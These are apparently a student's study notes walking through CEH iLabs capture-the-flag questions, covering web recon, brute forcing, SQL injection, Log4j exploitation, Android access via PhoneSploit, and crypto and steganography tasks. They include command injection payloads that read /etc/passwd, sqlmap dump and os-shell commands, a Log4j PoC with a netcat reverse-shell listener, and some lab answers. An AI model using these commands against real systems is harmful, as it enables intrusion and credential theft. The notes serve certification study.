1. ILab's Notes

Lab Skill Checks Part 3

1.1 Clickjacking Test

You have been assigned a task to perform a clickjacking test on www.certifiedhacker.com that the CEHORG members widely use.


[[Test code in www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking.md at master · OWASP/www-project-web-security-testing-guide · GitHub]]

Or , use Ghosteye

1.2 HTTP Recon – Nginx Version

Perform an HTTP-recon on www.certifiedhacker.com and find out the version of Nginx used by the web server.

E drive-> CH Tools-> Web servers->httprecon



OR,

whatweb https://certifiedhacker.com/P-folio/index.html

1.3 FTP Credentials & flag.txt

Crack the FTP credentials, obtain the "flag.txt" file and determine the content in the file.
Input: Aaaaaaa*AAA

***Password will be provided in home/attacker/Desktop/Wordlist or in parrot


Or, E-> CEH Tools\CEH v13 Lab\CEHv13 Module 13 Hacking Web Servers\Wordlists

1.4 Web Recon – HTTP Server (movies.cehorg.com)

Find out the HTTP server used by the web application.
Input: Aaaaaaaa-AAA/NN.N

E drive-> CH Tools-> Web servers->httprecon or parrot terminal use whatweb link

For nginx,http server-> use whatweb




1.5 Load Balancing Service (eccouncil.org)

Identify the load balancing service used by eccouncil.org.
Input: aaaaaaaa

Look for firewall/ids-ips. Use wappalyzer

0r,

--> lbd ec.org



1.6 Identify the Content Management System used by www.cehorg.com.
Input Format: AaaaAaaaa

WordPress.

Use : whatweb link

Or,

-> wig www.eccounsil.org

1.7 Perform a bruteforce attack on www.cehorg.com and find the password of user adam.
Input Format: aaaaaaaNNN

**Search for default login page/url if no login page is provided

Some default urls are:
->http://<domain>/wp-admin

->http://<domain>/wp-login.php

-> /wp-admin/

->/login/

Then bruteforce

1.8 Perform parameter tampering on movies.cehorg.com and find out the user for id 1003.
Input Format: Aaaaa Linda is ans

** This one is related to “perform sql injection on movies.cehorg.com and find out no of users available in the database.Use Jason/welcome as login cred.

After logging in movies.cehorg.com -> then go to-> movies.cehorg.com/viewprofile.aspx?id=1003

IDOR,parameter tampering broken authentication

1.9 You have identified a vulnerable web application on a linux server at port 8080.Exploit the web app vuln, gain access to the server and enter the content of rootflag as ans. (Aa*aaNNNN)-as no subnet is given we have to scan every subnet for open port.other than 1, every 8080 is filtered)[github: ceh-engage-part-3.md]

- nmap –T4 –p 8080 172.16.0.0/24

- nmap –T4 –p 8080 192.168.0.0/24 1 (suppose 192.168.0.55:8080 is open)

- Gobuster dir –u http://192.168.0.55:8080 -w /usr/share/wordlist/dirb/common.txt

Other than login,no other dir is found.

-Then search goFinance exploit. There is a chance of Log4j vuln.

-kozmer github for log4j script-> cd log4j-shell.poc->pip install –r requirement.txt

-python poc.py -h

- python poc.py --userip 10.10.1.10 --webport 8080 –lport 9000

-In another terminal, command : nc –lvp 9000 ...

[https://www.youtube.com/watch?v=Ok0RRJpm86k&t=3948s&ab_channel=FireShark

1.23.40 time]

1.10 Perform a command injection attack on 10.10.10.25 and find out how many user accounts are registered with the machine.nb exclude admin/Guest user. Set security to low

- 127.0.0.1 && ls

- 127.0.0.1 && dir

- 127.0.0.1 && net user [to check users] = 8 users(without guest & administrator)

- for linux: 127.0.0.1 | cat /etc/passwd

1.11 A set of files has been uploaded through DVWA (http://10.10.0.25:8080/DVWA). The files are located in the "C:\wamp64\www\DVWA\hacckable\has.txt" directory. Access the files and decode the md5 hash to reveal the original message among them. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password. Use type command to view the file(Format: A**aaa*AA)


- 127.0.0.1 | cat "/home/parrot/Desktop/CV New/secret.txt" [for linux]

- C:\wamp64\www\DVWA\hackable\uploads\Hash.txt. Put the hash into hashes website to get the answer.

- then decrypt the hash

1.12 Perform a banner grabbing on the web application movies.cehorg.com and find the ETag of the respective target machine

- nc –vv movies.cehorg.com 80



1.13 Perform an sql injection attack on movies.cehorg.com and find out the number of users availabe in the database. Cred: jason/welcome

- login->go to view profile/any end to get id=1? Type url entry point

-sqlmap-> use cookie (document.cookie)

-sqlmap –u “link” --cookie –dbs etc

- sqlmap –u “link” --cookie=”hdfh=;” -D moviescope –T Login.User,User_Login –C isadmin,password,Uid,Uname --dump

--

1.14 Perform web crawling on the webpage movies.cehorg.com and identfy the number of live pngs in Image folder====> use zap=> check github

(1.13 +

- sqlmap –u “link” --cookie=”hdfh=;” -D moviescope –T Login.User,User_Login –C isadmin,password,Uid,Uname –os-shell

- after getting os shell:

- pwd

-whoami

-ipconfig

- ls kore kore check dite hobe live png jekono directory te thakte pare

****Need to make payload. Use Online - Reverse Shell Generator to make payload (video 2:11:17)


1.15 **CEHORG** suspects of a possible session hijacking attack on a machine in its network. The organisation has retained the network traffic data for the session at **C:\Users\Admin\Documents in the EH Workstation – 2 as sniffsession.pcap**.
You have been assigned a task to perform an analysis and find out the **protocol that has been used for sniffing** on its network. AAA

-Sniffing is done through ARP protocol*****keep in mind

Lab Skill Checks Part 4


1.1 An attacker has intruded into the CEHORG network with malicious intent. He has identified a vulnerability in a machine. He has encoded the machine’s IP address and left it in the database. While auditing the database, the encoded file was identified by the database admin. Decode the EncodedFile.txt file in the Document folder in the ‘EH Workstation – 2’ machine and enter the IP address as the answer. (Hint: Password to decode the file is Pa$$w0rd - this is the pass)

Crypto ques

- Documents folder-> encoded.txt
- Will need BCTextEncoder
- In E drive->ceh tools->module 20 cry->Cryptography Tools-BCTextencoder
-
    - 

** to check cypher/hash use CEH v13 Lab\CEHv13 Module 13 Hacking Web Servers\Wordlists CyberChef

1.2 The Access code of an employee was stolen from the CEHORG database. The attacker has encrypted the file using the Advance Encryption Package.
You have been assigned a task to decrypt the file; the organization has retained the cipher file
"AccessCode.docx.aes" in the Document folder in the "EH Workstation – 2" machine.
Determine the access code by decrypting the file.
Hint: Use "qwerty" as the decryption password.
Note: Advanced Encryption Package is available at:
E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools




1.3 A VeraCrypt volume file "secret" is stored on the Document folder in the "EH Workstation – 2" machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test) (video : https://www.youtube.com/watch?v=eROZzRy-Hso&t=360s&ab_channel=FireShark time: 19:50)

1.4 You have received a folder named "Archive" from a vendor. You suspect that someone might have tampered with the files during transmission. The original hashes of the files have been sent by the sender separately and are stored in a file named FileHashes.txt stored in the Document folder in the "EH Workstation – 2" machine. Your task is to check the integrity of the files by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with. Note: Exclude the file extension in the answer field. The answer is case-sensitive.

Hash compare/calculator (CEH-Tools->module 20 cryptography-> md5 & 6 calculator -> open md5 calculator or md5 msi.install if necesary)

Calculate md5 of all files of Archive folder. Then compare the hash values with pre-stored FileHashes.txt and give the filename as answer. Ans: Quotes

1.5 CEHORG hosts multiple IoT devices and sensors to manage its supply chain fleet. You are assigned a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation – 1" machine. Analyze the packet and find the topic of the message sent to the sensor.



-filter->mqtt->publish msg-> ans is according to the given Aaa_Aaaa


-> MQTT topic length: If, for instance, you find an MQTT Publish message with a topic length of 19 characters, such as

sensors/temperature , then the answer would be: 19

1.6 The mobile device of an employee in CEHORG has been hacked by the hacker to perform DoS attack on one of the server in company network. You are assigned to analyse "Andro.pcapng" located in Documents directory of EH workstation-2 and identify the severity level of the attack. (Note: perform deep down Expert Info analysis)

-Related to 1.7. Identify the ip address and port 5555 as android by filtering

- Select android ip-> select analyze-> expert information-> severity-> ans is warning



1.7 An employee in CEHORG has secretly acquired Confidential access ID through an application from the company. He has saved this information on the Downloads folder of his Android mobile phone. You have been assigned a task as an ethical hacker to access the file and delete it covertly. Enter the account information present in the file.
Note: Only provide the numeric values in the answer field.

(demo video: https://www.youtube.com/watch?v=eROZzRy-Hso&t=360s&ab_channel=FireShark time: 39:00)

- default android port range : 5555-5585

- check all subnets or single ip to see 5555 is opened or not

-sudo su

-cd attacker

-ls to see tools

- cd Ph oneSploit -> ls-> python phonesploit.py

-option 3-> enter ip-> option 4-> cd sdcard->ls->cd Download->ls->cat confidential.txt->ans

1.8 An attacker has hacked one of the employee's Android devices in CEHORG and initiated a LOIC attack from the device.
You are an ethical hacker who had obtained a screenshot of the attack using a

background application.
Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with the send method.

Answer format: NNN.NN.NN/AAAA (ip/http)

-> in android phone, ss gets saved into sdcard->DCIM->ls->capture.png

-> to download use phonesploit option 9

->enter the file location: /sdcard/DCIM/

->DCIM gets saved into phonesploit-> then open-> use the flag

/home/attacker/phonesploit/

1.9 An attacker installed a malicious mobile application AntiMalwarescanner.apk on the victim's Android device which is located in EH workstation-2 Documents folder.
You are assigned a task to perform a security audit on the mobile application and find out whether the application is using permission to Read call-logs. Ans (Yes) Aaa

1.10 An ex-employee of CEHORG is suspected to be performing insider attack.
You are assigned a task to attain KEYCODE-75 used in the employee's mobile phone.
Note: Use option p in PhoneSploit for the next page.

Answer format: AAAAAAAA

->phonesploit->option p-> no 75->KEYCODE APOSTROPHE->2nd part is the ans

1.11 CEHORG hosts multiple IoT devices and sensors to manage its supply chain fleet.
You are assigned a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation – 1" machine.
Analyze the packet and find the topic of the message sent to the sensor.

Answer format: Aaaaa_Aaaaa

Same as above mqtt

Answer format: Aaaaa_Aaaaa


1.12 CEHORG hosts multiple IOT devices and network sensors to manage its IT department.
You are assigned a task to examine the file "NetworkNS_Traffic.pcapng" located in the

Documents folder of the user in the "EH Workstation – 2" machine.
Analyze the packet and find the alert message sent to the sensor.

Answer format: Aaaa Aaaa"aaa

-> sensor->mqtt

->filter->mqtt-> publish msg->inside stream ans is hidden->according to given ans format




1.13 An attacker had sent a message 166.150.247.183/US to the victim.
You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.(AaA)

Ans- IoT

1.14 A file named Cry-DES (ECB)-FTP-IP.hex is located in the Documents folder in the "Ethical Hacker-2" machine.
It contains credentials to connect to an FTP server. However, the file is encrypted using DES(ECB) algorithm.
Decrypt the file to get the FTP credentials, connect to the FTP server and obtain the file named "flag1.txt".
Enter the content in the file as the answer.

Note: Use "Blackhat" as the FTP username.
Ans: 4700056

- in CrypTool-> Blackhat is the password




1.15 An employee in an organization has stolen important bank credentials and stored it in a file named Confidential.txt using steganography.
The file has been identified and retained from his email attachment and stored in the machine named "Ethical Hacker-2."
Determine the information hidden in the file along with the account number present in the file.
Path: C:\Users\Admin\Documents\Snow\Confidential.txt
Note: The password is not shown.

->snow/openstego

CEH iLabs Demo CTF Questions (Cryptography)

1. You are assigned a task to crack the **NTLM password hashes** captured by the internal security team.
The password hash has been stored in the **Documents folder of the Parrot Security console machine**.
What is the password of user James?

Format: Aaaaaaa



James's 2nd half is the hashed pass. Simply crack using online tool.

2. You are assigned a task to crack the **NTLM password hashes** captured by the internal security team.
The password hash has been stored in the **Documents folder of the Parrot Security console machine**.
What is the password of user Jones?

Format: NNNNNNNN

To solve this, save the hash in a fresh text if necessary, the use John

-> john test.txt [takes some time though]

3. An employee in your organization is suspected of sending important information to an accomplice outside the organization.
The incident response team has intercepted some files from the employee's system that they believe have hidden information.
You are asked to investigate a file named **Confidential.txt** and extract hidden information.
Find out the information hidden in the file.

Note: The `Confidential.txt` file is located at:
`C:\Users\Admin\Documents` in **EH Workstation – 2** machine.
Format: `AaaaaAaaaaaaNNNNN`

`Ans: use snow.`

`-> SNOW.EXE -C Confidential.txt`

`->inf any pass given then: SNOW.EXE -C Confidential.txt -p pass.txt`

`4. You have been given a task to audit the passwords of a server present in CEHORG network.`
`Find out the password of the user Adam and submit it.`

